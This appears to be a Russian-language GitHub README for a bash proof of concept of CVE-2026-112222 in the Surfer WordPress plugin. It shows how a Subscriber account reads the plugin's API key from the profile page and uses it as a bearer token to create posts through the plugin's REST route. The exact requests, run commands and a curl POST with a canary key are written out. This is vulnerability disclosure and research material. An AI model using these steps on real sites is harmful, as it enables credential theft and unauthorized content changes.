
 mor-golan/cve-2026-112222
Bash PoC для CVE-2026-112222: учётная запись Subscriber раскрывает API-ключ плагина Surfer для WordPress через страницу профиля, что позволяет создавать записи через REST после аутентификации.

| CVE | CVE-2026-112222 |
| Плагин | Surfer (surferseo) |
| Затронуто | <= 1.8.0.744 |
| Исправлено в | 1.8.1.759 |
| Уровень серьёзности | CVSS 5.4 Medium |
| Требуется атакующему | Учётная запись Subscriber |
| Рекомендация | Patchstack |
| Разбор | mor-golan.github.io/research/cve-2026-112222-surferseo |
Плагин Surfer подключает загрузчик скриптов к глобальному действию admin_enqueue_scripts и защищает его только с помощью $screen->post_type, которое WordPress заполняет из запроса. Subscriber, открывающий /wp-admin/profile.php?post_type=post, получает страницу с JavaScript-объектом wpsurfer, который содержит сохранённую опцию wpsurfer_api_access_key. Этот ключ также является bearer-токеном, который принимают REST-маршруты плагина surferseo/v1. В моей лаборатории Subscriber использовал его для публикации записи через POST /wp-json/surferseo/v1/import_post/.
Этот PoC выполняет вход как Subscriber, проверяет страницу профиля без параметра в качестве контроля, запрашивает её снова с ?post_type=post и извлекает ключ. Затем он выводит последующий REST-запрос, который использовал бы этот ключ, без его отправки.

Ключ на скриншоте и в примерах ниже — это канареечное значение, которое я задал в своей лаборатории, SURFER-KEY-CANARY-4f91c7a3e2. Это не настоящий ключ.
Требования: bash, curl, grep, sed. На целевом сайте плагин должен быть активен и подключён к Surfer, чтобы опция содержала ключ. Вам нужен логин Subscriber.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
Коды выхода: 0 означает, что ключ был восстановлен, 1 означает, что он не появился, 2 означает, что скрипт не смог войти в систему или запрос завершился неудачей.
Запрос, который скрипт отправляет для утечки:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
Затем страница содержит:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Чтобы подтвердить воздействие на сайт, отправьте восстановленный ключ в REST-маршрут плагина. Это создаёт запись, поэтому выполняйте это только на сайте, который вам разрешено изменять:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
В моей лаборатории тот же маршрут вернул HTTP 401 rest_forbidden без заголовка Authorization и с неверным bearer-токеном, а также HTTP 200 с утёкшим ключом.
poc-surfer-subscriber-reads-api-key.sh: выполняет вход как Subscriber, запускает проверку, восстанавливает ключ и выводит последующий запрос.images/subscriber-reads-api-key.png: страница профиля в роли Subscriber в моей лаборатории, показывающая утёкший canary-ключ.Только для авторизованного тестирования безопасности и обучения. Запускайте только против систем, которыми вы владеете или которые вам разрешено тестировать.
Обнаружено и сообщено Mor Golan, израильским охотником за CVE и баг-баунти-хантером.






